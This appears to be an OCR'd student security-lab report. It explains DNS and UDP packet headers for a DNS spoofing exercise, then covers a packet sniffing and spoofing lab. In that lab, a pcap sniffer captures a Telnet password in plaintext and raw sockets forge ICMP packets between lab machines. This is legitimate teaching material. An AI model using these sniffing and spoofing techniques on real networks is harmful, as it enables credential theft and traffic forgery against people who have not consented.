



Figure 50: UDP Packet Header

Lines 60 – 68 creates the structure for the DNS header, which is illustrated in the figure below[3] [4].

[3] https://www.securityartwork.es/2013/02/21/snort-byte_test-for-dummies-2/
[4] https://tools.ietf.org/html/rfc1035#page-26



Field definitions:

1. QR – Query (0) | Response (1)
2. DNS Flags:
   (a) AA – Authoritative Answer
   (b) TC – Truncated Answer (Set if packet is larger than UDP maximum size of 512 bytes)
   (c) RD – Recursive Desired (Set if query is recursive)
   (d) RA – Recursive Available
   (e) Z – Reserved for future use
   (f) AD – Authentic Data (Set in DNSSEC, part of Z in legacy systems)
   (g) CD – Checking Disabled (Set in DNSSEC, part of Z in legacy systems)
3. RCode – Return Code (0 for no error, 3 if name is non-existent)

Figure 51: DNS Header

The following figure illustrates the structure of the question *query* of the DNS packet, with relevant information being filled up using lines 410 - 419. below[45].

[5] `http://www.networksorcery.com/enp/protocol/dns.htm`




Figure 52: Question Query Format

Lines 79 – 103 creates the structure for the answers, nameservers section of the DNS packet, which is illustrated in the figure below[45].




Figure 53: Resource Record Format

Lines 119 – 152 involves the implementation of the checksum (checking) algorithm for the UDP packets[6]. For the UDP checksum to be calculated, a psuedo-header needs to be constructed from the IP packet. This also catches incorrectly routed packets. The payload, together with the UDP header and some fields of the IP header are included in the calculation[7].

Lines 156 – 366 involves the construction of the response packet with the relevant data. Of things to note is line 293, where the destination IP address being used is the IP address of the genuine nameserver for `example.com`. To check the IP address for the nameserver, running `dig example.com` is sufficient as the additional section will show the IP address (A record) of the nameservers.

[6] `https://tools.ietf.org/html/rfc791#section-3.1`
[7] `https://stackoverflow.com/questions/1480580/udp-checksum-calculation`




Figure 54: Original Domain Query

Lines 368 – 543 deal with the construction of the query packet and the sending of it to the destination IP address. One difference between the response packet and the query packet are lines 184 and 407, where the response packet (line 184) clearly has the query flag set while the query packet (line 407) has the response flag marked.

Further, lines 217 and 249 contain the IP address to the A record for the resource on the domain `example.com`. This record must be present in the domain zone of the server or otherwise the nameserver will be considered invalid.

5 Further Explanations[8]

To understand how the packets are constructed, the entire TCP/IP stack needs to be analysed. There are 4 layers in the TCP/IP stack (condensed from 7 in the OSI model). The functions of each layer are unique and illustrated in the figure below.




Figure 55: TCP/IP Stack

As data is transmitted from the higher layers to the network access layer for transmission to other systems, data is encapsulated at every other layer. Likewise, when data is passed onto the higher layers, the encapsulation is stripped. This illustration is provided in the following figure.




Figure 56: TCP/IP Encapsulation

How various protocols interact with each other in the TCP/IP stack allows any type of program to transmit data across the internet. These protocols have been grouped into a topological diagram for easier reference in the figure below.

[8]Information courtesy of https://www.tenouk.com/Module42.html




Figure 57: Protocol Topology

Packet Sniffing & Spoofing

1 Introduction

Packet sniffing and spoofing are crucial in network security and can be destructive when maliciously used. Understanding these two threats is core in implementing network security mechanisms. Freely available and widely used sniffing and spoofing tools include *Ethereal*, *Wireshark*, *Netwox* etc. These are some of the tools that are used by network security experts and attackers alike. This lab will focus on how these programs work and provide insights on how sniffing and spoofing programs are written.

2 Overview

This lab will consist of three main tasks. The first task will involve using a sample program to sniff packets using filters and extracting plaintext passwords. Following that would be the spoofing of packets with fake data and sending it out through the network. Concluding this lab will be the combination of both sniffing and spoofing into a single program.

3 Exploration

3.1 Sniffing Packets

For this part, a sample sniffing program `sniffex.c` has been provided and the source code made available by Tim Carstens[4]. The code makes use of the `pcap` library, which simplifies the writing of programs involving network packets.

3.1.1 Understanding `sniffex`

To see the usefulness of the program, the source code must first be downloaded and compiled. The compilation of the source code requires execution of the following line.

```
$ gcc -Wall -o sniffex sniffex.c -lpcap
```

To ensure the program works as expected, the program is run by executing `sniffex` directly using Terminal. The default packet capture mode is **10** packets that have the `IP` protocol header. To verify whether the packets captured are genuine, it is counterchecked against Wireshark. For Wireshark itself, the filter expression used to display the relevant captured packets is `ip`. In addition, the Network Interface Card (NIC) that is used to capture the packets must be set to `eth0` (primary NIC).

[4] `https://www.tcpdump.org/pcap.html`




Figure 58: Sniffing Program Capture

From Figure 58, it is immediately noticeable that the packets captured are correct as both programs reflect the same packets that were captured. *Note: The DNS, DHCP & BROWSER packets that were captured in Wireshark use the UDP protocol for packet transmission. Refer to Appendix A of the Remote DNS Attack lab for detailed explanation on the structure of the DNS packet.

Problem 1:
Describe the sequence of library calls that are essential for the sniffer program.

Answer 1:
The source code is analysed to determine the sequence of calls made to the `pcap` library which are essential in the sniffing program. The calls can be grouped into 5 main blocks and the purpose of each function can be found on the `man` page of `pcap`.

- The first requirement involves the selection of the NIC by the user unless it is not specified. In such cases, the first NIC that `pcap` finds is used (except for the *loopback* (`lo`) interface). (Lines 519 – 535)

    1. The process of automatically selecting a suitable NIC is performed by the function call `pcap_lookupdev`. (Line 529)
    2. Next, the function `pcap_lookupnet` then obtains the network details of the selected NIC. (Line 538)

- The NIC must be opened and checked to ensure that it is the correct type of interface that we are capturing packets from. In this instance, it is a Ethernet connection (NAT adapter). (Lines 550 – 568)

    1. The selected NIC needs to be opened to capture the packets, completed by `pcap_open_live`. (Line 551)

2. The checking of the NIC is handled by `pcap_datalink`. As the NAT adapter is viewed by the Virtual Machine (VM) as an Ethernet connection, it should return `DLT_EN10MB`. (Line 558)

- To capture relevant packets, filter expressions must be written, checked and compiled before starting the process. (Lines 510, 563 – 575)

    1. The filter needs to be compiled into a program before it can be used later and this is handled by the function call `pcap_compile` (Line 564)
    2. The filter program compiled in the previous point is applied by the function `pcap_setfilter`. (Line 571)

- The process of parsing the packet's details and data is declared by the function `pcap_loop`. The function is looped depending on the number of packets that need to be captured. (Line 578)
- To ensure that the capturing process is terminated properly, post-operations are required. (Lines 577 – 582)

    1. Memory that was previously used and currently unused is freed up by calling `pcap_freecode`. This memory was first generated when `pcap_compile` was first called and subsequently used by `pcap_setfilter`. (Line 581)
    2. After the sniffing session has been completed, `pcap_close` terminates the session. (Line 582)

Problem 2:
Why does `sniffex` require root privileges and where does it fail without root privileges?

Answer 2:
Root privileges are required when any program needs to open or inspect the list of attached NICs. This is triggered by the `pcap_lookupdev` function on line 529. Executing `sniffex` without root privileges will result in printing of the following line: "Couldn't find default device: no suitable device found".

Problem 3:
Turn on and off promiscuous mode in the sniffer program. What is the difference when this mode is turned on and off?

Answer 3:
When promiscuous mode is off, the sniffing program will only capture packets that has been addressed to that NIC, broadcasts and multicasts.

When promiscuous mode is turned on, the sniffing program will capture **all** packets on the local network, even if the destination of the packet is not for the NIC that is executing the sniffing program.

To turn promiscuous mode on or off, the third argument of `pcap_open_live` is set to `1` or `0` respectively (line 551).

```
pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf); //Promiscuous on
pcap_open_live(dev, SNAP_LEN, 0, 1000, errbuf); //Promiscuous off
```

To show the result clearly, another NIC is created for the VM but set to "bridged" mode. This allows the network card to interface directly with the network of the physical system. When executing the sniffing program, the "bridged" NIC must be specified with the argument `eth1` or the program will default to the NAT adapter which is not desired. For reference, the IP address of the physical system is `192.168.1.3` while the IP address on the "bridged" NIC is `192.168.1.7`.

On the physical system, the following command(s) are run on Command Prompt or Terminal, depending on the operating system used.


Windows (Command Prompt):

```
ping -t 8.8.8.8
```

Linux (Terminal):

```
ping 8.8.8.8
```

The differences between promiscuous mode and non-promiscuous mode are immediately clear, as seen from Figure 59a and 59b respectively. When promiscuous mode is enabled, Google's IP address (8.8.8.8) becomes visible in our captured packets but not in the non-promiscuous mode.



(a) Promiscuous Mode (b) **Non-**Promiscuous Mode

Figure 59: Different Capturing Modes

*Note: IP addresses `224.0.0.1` and `224.0.0.251` are multicast addresses that define a group of hosts within the **local** subnetwork. The various types of multicast addresses are defined in RFC 5771. Furthermore, in promiscuous mode foreign IP addresses can also be seen interacting with the physical system, such as `124.27.65.148`.

3.1.2 Writing Filters

In order for us to capture relevant packets for analysis, filters must be applied. This task will focus on writing specific filters to capture required packets.

- Capture ICMP packets between two specific hosts

The two hosts used is our VM (192.168.1.7) and the physical machine (192.168.1.3) as the network adapter is already in "bridged" mode. Referencing the `man` page for `pcap`, we can easily write out the required filter.

```
icmp and (host 192.168.1.7 or host 192.168.1.3)
```

To create ICMP packets, the `ping` command can be used via Terminal or Command Prompt.

Figure 60: ICMP Between Two Hosts

- Capture TCP packets that have a destination port range from to port 10 – 100.

For the following, the `dst portrange` filter can be applied to focus on the required destination port range.

```
tcp dst portrange 10-100
```

To initiate the capture, any FTP program can be used to open the connection. As FTP uses TCP port 21, it falls within our filtered scope and the packets will be captured by the program and printed out.

Figure 61: TCP & Destination Port 10 – 100

3.1.3 Sniffing Passwords

This task will involve using `sniffex` to capture passwords sent by a user using Telnet. It is known that Telnet transmits authentication details in plaintext and as such is vulnerable to password sniffing. We use three systems in this task, where

- System 1 is the attacker and has IP address 192.168.43.156. (The NAT adapter is used with the "bridged" adapter disabled)
- System 2 is the user and has IP address 192.168.43.167.
- System 3 is the server and has IP address 192.168.43.157.

For the sniffing program, promiscuous mode is turned back on and the filter is set to "TCP port 23" as Telnet uses that port for communication. For reference, the username has been left as the default "seed" and the password as "password". The number of packets captured have also been increased to **60** as the default setting is insufficient to capture all the details.

On packet 15 it is visible that the payload reflects the start of the login prompt, just before the user enters his credentials. Figure 62 shows the data that was transmitted in the packet.




Figure 62: Telnet Login Prompt

In the following packets, each key that the user enters is captured in a separate packet. As the amount of information printed is excessive, it has been attached to Appendix A for reference. Packets 1 – 14 have been omitted as the payload does not contain data that is relevant to this task.

Packets 17 – 27 contain the username that is used to login to the system. It is interesting to note that the payload is duplicated in the subsequent packet to inform Terminal to display the entered strokes onto the user's screen. Packet 29 has the payload `0d 00`, which is the *return/enter* key.

Packets 30 – 46 contain the password for the Telnet session and the data is not duplicated in subsequent packets as it does not require the password to be displayed on the user's Terminal session. Packet 48 similarly ends with `0d 00` to denote the end of the password input. The authentication ends with the payload `0d 0a` which indicates a *line break*.

We know that the authentication is genuine when Telnet displays the "Welcome

Page" on the user's Terminal screen, which is represented by packets 52 – 56. Packet 57 indicates that Terminal is waiting for the next inputs from the user.

3.2 Spoofing

For this section, we use raw socket programming to allow full control over the packet construction and to insert our arbitrary data into the packet. Using raw sockets require the following four steps:

1. Creating the raw socket
2. Setting socket options
3. Constructing the packets
4. Sending the packets through the raw sockets

Online code[5] with some modifications will be used to perform the spoofing.

3.2.1 Writing A Spoofing Program

The code used for this task has been attached to Appendix B and has been slightly modified. The program is compiled using the same syntax as the `sniffex` program.

```
$ gcc -Wall -o spoofing spoofing.c -lpcap
```

Before executing the compiled program, Wireshark is opened to monitor the packets in promiscuous mode. The filter expression is set to "icmp" to capture only ICMP packets. The captured packet should display the relevant information that was defined in the C code, such as the spoofed IP addresses, ICMP id and sequence numbers.




Figure 63: Spoofing Packet Sent

From Figure 63, we see that the source IP addresses match those that have been defined in the code. Similarly, the id for our ICMP header is reflected. For the sequence number, 4600 is the decimal number for 0x1234 in Big-Endian and 0x3412 in Little-Endian encoding, which corresponds to our defined value. Drilling down to the details in the ICMP packet, we can see that our packet is valid, especially the checksum.

[5]Marktube (Github): https://github.com/marktube/Packet-Sniffing-and-spoofing




Figure 64: ICMP Packet Analysis

3.2.2 Spoof an ICMP Echo Request

This task will involve sending an ICMP echo request packet to a valid host on the Internet, with the aim of obtaining a reply from the endpoint. Minor changes need to be made to the code, since we would like the ICMP reply to be sent back to us. Hence, the source address will be changed to the VM IP address (192.168.43.156). For the destination IP address, we will be using Google's server IP address as it is convenient (8.8.8.8). The code is compiled again and run.




Figure 65: ICMP Reply

If the packet is properly formed, a valid reply is expected from the server. Here, the details of the reply packet are similar to our ICMP packet that was sent out. However, it can be noted that the *Type* field in the packet is set to 0 which signifies echo reply. In addition, Wireshark also indicates that the ICMP reply is in response to the ICMP echo packet that was previously sent out and therefore we can conclude that the spoofing was successful.

